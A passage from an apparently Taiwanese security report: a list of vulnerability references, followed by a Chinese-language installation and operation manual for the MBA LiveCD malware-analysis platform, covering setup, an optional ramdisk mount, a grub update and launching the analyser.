[46] CVE-2007-5702, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2007-5702
[47] CVE-2009-2693, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-2693
[48] CVE-2010-0838, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0838
[49] Ad Server Solutions Affiliate Software, http://www.adserversolutions.com/affiliate_software/
[50] CVE-2008-6366, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-6366
[51] Wikipedia, Microsoft Visual Basic Application (VBA) SDK, http://en.wikipedia.org/wiki/Visual_Basic_for_Applications

[52] Microsoft Security Bulletin, MS10-031 – Critical, http://www.microsoft.com/technet/security/bulletin/ms10-031.mspx

[53] US-CERT, Microsoft Visual Basic for Applications buffer overflow, http://www.kb.cert.org/vuls/id/159484

[54] Microsoft Security Bulletin, MS06-047, http://www.microsoft.com/technet/security/Bulletin/MS06-047.mspx

[55] SecurityFocus, Microsoft Visual Basic for Applications Document Check Buffer Overflow Vulnerability, http://www.securityfocus.com/bid/19414/discuss

[56] Secunia, Microsoft Visual Basic for Applications Buffer Overflow, http://secunia.com/advisories/21408

[57] Security Tracker, Microsoft Visual Basic for Applications Buffer Overflow Lets Remote Users Execute Arbitrary Code, http://securitytracker.com/alerts/2006/Aug/1016656.html

[58] SecurityFocus, Microsoft Charts ActiveX Control Memory Corruption Vulnerability, http://www.securityfocus.com/bid/32614

[59] Microsoft Security Bulletin, MS08-070 – Critical, http://www.microsoft.com/technet/security/Bulletin/MS08-070.mspx

[60] Avaya, Runtime Extended Files (ActiveX Controls) Could Allow Remote Code Execution, http://support.avaya.com/elmodocs2/security/ASA-2008-473.htm

[61] OVAL, Charts Control Memory Corruption Vulnerability, http://oval.mitre.org/repository/data/getDef?id=oval:org.mitre.oval:def:5651

[62] IBM, Microsoft Visual Basic Enterprise Edition .dsr file buffer overflow, http://xforce.iss.net/xforce/xfdb/39773

[63] SecurityFocus, Microsoft Visual Basic Enterprise Edition 6 DSR File Handling Buffer Overflow Vulnerabilities, http://www.securityfocus.com/bid/27349

[64] Security Tracker, Microsoft Visual Basic '.dsr' File Buffer Overflow Lets Remote Users Execute Arbitrary Code, http://securitytracker.com/alerts/2008/Jan/1019258.html

[65] VUPEN, Microsoft Visual Basic DSR File Processing Buffer Overflow Vulnerabilities, http://www.vupen.com/english/advisories/2008/0195

[66] Secunia, Microsoft Visual Basic ".dsr" File Handling Buffer Overflows, http://secunia.com/advisories/28563

[67] Microsoft Security Bulletin, MS01-018, http://www.microsoft.com/technet/security/bulletin/MS01-018.mspx

[68] SecurityFocus, Microsoft Visual Basic / Visual Studio 'VB T-SQL ' Buffer Overflow Vulnerability, http://www.securityfocus.com/bid/2521

7 附錄 A-惡意平台分析安裝及操作手冊

1. 簡介

本文件將簡介 MBA LiveCD 的安裝以及操作方式。本安裝光碟適用於相容於 i386 或是 x86_64 平台架構。MBA 是一套利用虛擬機器技術，檢測惡意程式的分析平台。藉由著虛擬機器的技術來達到完全的觀測惡意程式的行為。為了效能上的考量，本系統不建議安裝在虛擬機器之上。本分析系統需要充裕的記憶體空間，故建議的記憶體空間為 8GB，如果沒有充裕的記憶體空間，則分析速度將會比較緩慢。

2. 目錄


3.圖表目錄

4. 安裝

以下將簡介安裝流程，我們將會按照安裝流程，依序介紹並且附上圖片說明。


步驟一：將 MBA LiveCD 放入光碟機中，並且開機。並且調整 BIOS 是否為光碟開機優先，等待數秒之後將出現下圖。

Figure 2 放入 MBA LiveCD，出現開機畫面選項。




步驟二：出現開機選單之後，選擇”install”選項，進入安裝畫面。

Figure 3 開機選單畫面




步驟三：此時系統將會載入安裝核心，並且顯示等待畫面。

Figure 4 進入 Ubuntu 等待畫面



步驟四：安裝畫面出現，選擇語系直接下一步。(預設英文)

Figure 5 選擇語系畫面




步驟五：選擇時區，直接下一步。(預設台灣時間)

Figure 6 選擇時區畫面


步驟六：選擇鍵盤 Layout（預設為 USA），直接下一步。

Figure 7 鍵盤配置畫面。



步驟七：選擇安裝硬碟，下圖是選擇整顆硬碟。(進階使用者可以自行選擇磁區分割)

Figure 8 硬碟分割畫面。




步驟八：輸入安裝使用者畫面，不過此系統將會建立預設的使用者。這邊填入的資料將不會有效。而預設的使用者帳號為 mba，密碼為 123。該帳號 mba 擁有 sudo 的權限。故這邊的畫面隨便填入即可。

Figure 9 使用者創建畫面。


步驟九：安裝確定選項畫面，直接下一步。

Figure 10 最終安裝選項確定畫面



步驟十：安裝中，等到 100%則安裝完畢。

Figure 11 安裝中的畫面。



步驟十一：完成安裝。桌面上”start_MBA.sh”將是 MBA 的執行檔案。

Figure 12 完成安裝時的畫面。

5. 前置作業

完成安裝之後，該系統將是一個乾淨的作業系統環境。但是由於有些資訊仍無法直接取得，故需要再做些前置作業。以下將是前置作業簡介。


掛載 ramdisk (Optional)：

/etc/fstab 提供作業系統如何掛載系統的硬碟空間，如果該安裝機器的記憶體足夠時。我們可以利用記憶體來創造一個硬碟空間，讓 MBA 的分析速度加快。

首先執行指令

```
sudo vim /etc/fstab
```


Figure 13 修改 vim /etc/fstab 畫面。



輸入

```
tmpfs /mnt/ramdisk tmpfs defaults,noatime,mode=1777,size=4G 0 0
```


Figure 14 /etc/fstab 開啟畫面，新增紅框部分的指令。



創造 /mnt/ramdisk 資料夾

```
sudo mkdir -p /mnt/ramdisk
```


Figure 15 創造/mnt/ramdisk 輸入畫面。



掛載/mnt/ramdisk，並且確定是否掛載成功。

```
sudomount -a; df -h
```

Figure 16 掛載 tmpfs，並且條列所有已經掛載的磁區，此圖最下方顯示已成功掛載 4G 的 ramdisk。




更新開機磁區 (Optional)：

如果你是進階的使用者，可能會和已在機器內的作業系統並存。但安裝好 LiveCD 之後，需要重新設定開機選單。這時候可以利用 grub 的指令，快速地將之前的可開機磁區找出來。

```
sudo update-grub
```

Figure 17 利用 update-grub 來更新可開機磁區選項。




6. 操作手冊

在執行**前置作業〔第三章節〕**後的 MBA 系統中，桌面上可以看到有 start_MBA.sh 的快捷。

點擊兩次之後，將會出現詢問執行方式。選擇”Run in Terminal”，將會出現要求系統密碼。系統的 sudo 密碼預設為”123”。輸入密碼之後，將會用系統權限來執行 MBA，並且在畫面中央出現一個檔案選擇視窗。

Figure 18 選擇"start_MBA.sh"開始執行分析程式。

Figure 19 選擇在"終端機"執行該分析程式。



當出現了檔案選擇視窗之後，將按下”Choose a file” 按鈕，並會彈出選擇檔案的視窗。選擇檔案的視窗將輔助使用者選取分析的檔案。右下角可以對副檔名做過濾，目前可分”所有檔案”跟”可執行檔案”。本程式範例選取”ntdelect.com”當作示範。

Figure 20 選擇檔案按鈕。


